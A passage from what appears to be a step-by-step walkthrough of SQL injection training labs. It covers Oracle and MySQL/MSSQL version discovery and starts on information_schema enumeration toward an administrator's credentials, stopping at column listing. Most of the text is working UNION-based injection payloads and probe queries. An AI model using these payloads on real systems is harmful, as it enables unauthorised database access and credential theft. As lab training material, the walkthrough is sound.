1) Start the lab and Burp, go to any category, select the request from HTTP history, and send it to Repeater: 
2) Check if it’s vulnerable by adding ' after pets — get an internal server error: 
3) Assume the query is:
1
SELECT * FROM products WHERE category='pets'

4) Since this is an Oracle database, use a UNION-based attack to read the database version.
5) The UNION query:
1
SELECT * FROM products WHERE category='pets' UNION SELECT NULL,NULL FROM DUAL --
(NULL,NULL checks whether the column count is 2 — necessary before extracting real data via UNION.)
6) Try UNION SELECT NULL,NULL FROM DUAL -- in Burp — it works, confirming 2 columns:
7) Get the version:
1
' UNION SELECT BANNER, NULL FROM v$version--
→ SOLVED:

Final query:
1
SELECT * FROM products WHERE category='pets' UNION SELECT BANNER, NULL FROM v$version --
LAB 4 — SQL Injection Attack, Querying the Database Type and Version on MySQL and Microsoft
Level:
PRACTITIONER
Analysis
| Vulnerability | SQL injection vulnerability in the product category filter |
| Goal | display the database version string |
| Key Concept | MySQL/MSSQL comment syntax (# or -- ) differs from Oracle, and neither engine requires a FROM clause for a literal SELECT, so the version can be fetched directly with @@version. |
Steps
1) Start the lab and Burp, go to any category, select the request from HTTP history, and send it to Repeater: 
2) Check if it’s vulnerable by adding ' after pets — get an internal server error:

3) Assume the query is:
1
SELECT * FROM products WHERE category = 'Accessories'
4) The lab description indicates this is UNION-based, so verify the column count. After some trial and error, the comment character here is #, not --.
One column (fails):
1
SELECT * FROM products WHERE category = 'Accessories' UNION SELECT null#

Two columns (works):
1
SELECT * FROM products WHERE category = 'Accessories' UNION SELECT null,null#

Confirmed — 2 columns.

5) Inject a function that returns the database version, @@version → Solved:
1
SELECT * FROM products WHERE category = 'Accessories' UNION SELECT @@version,null#
LAB 5 — SQL Injection Attack, Listing the Database Contents on Non-Oracle Databases
Level:
PRACTITIONER
Analysis
| Vulnerability | SQL injection vulnerability in the product category filter |
| Goal | log in as the administrator user |
| Key Concept | The information_schema metadata tables (tables, columns) let an attacker enumerate unknown table/column names before pulling the actual credential data out through the same UNION channel. |
Steps
1) Start the lab and Burp, go to any category, select the request from HTTP history, and send it to Repeater.

2) Validate the vulnerability by adding ' after the category — get an internal server error:
3) Assume the query is:
1
SELECT * FROM products WHERE category = 'gifts'--
4) The lab description indicates UNION-based, so verify the column count:
One column (fails):
1
SELECT * FROM products WHERE category = 'gifts' UNION SELECT null--
Two columns (works):
1
SELECT * FROM products WHERE category = 'gifts' UNION SELECT null,null--
Confirmed — 2 columns:
1
SELECT * FROM products WHERE category = 'gifts' UNION SELECT NULL,NULL--
5) Enumerate the database to extract the administrator password. First, get all tables:
1
' UNION SELECT table_name,NULL FROM information_schema.tables--

(For the following steps, click “show response in browser” to see full results.)
6) With all table names available, the relevant one is users_vwztwe. Enumerate its columns:
1
' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users_vwztwe'--
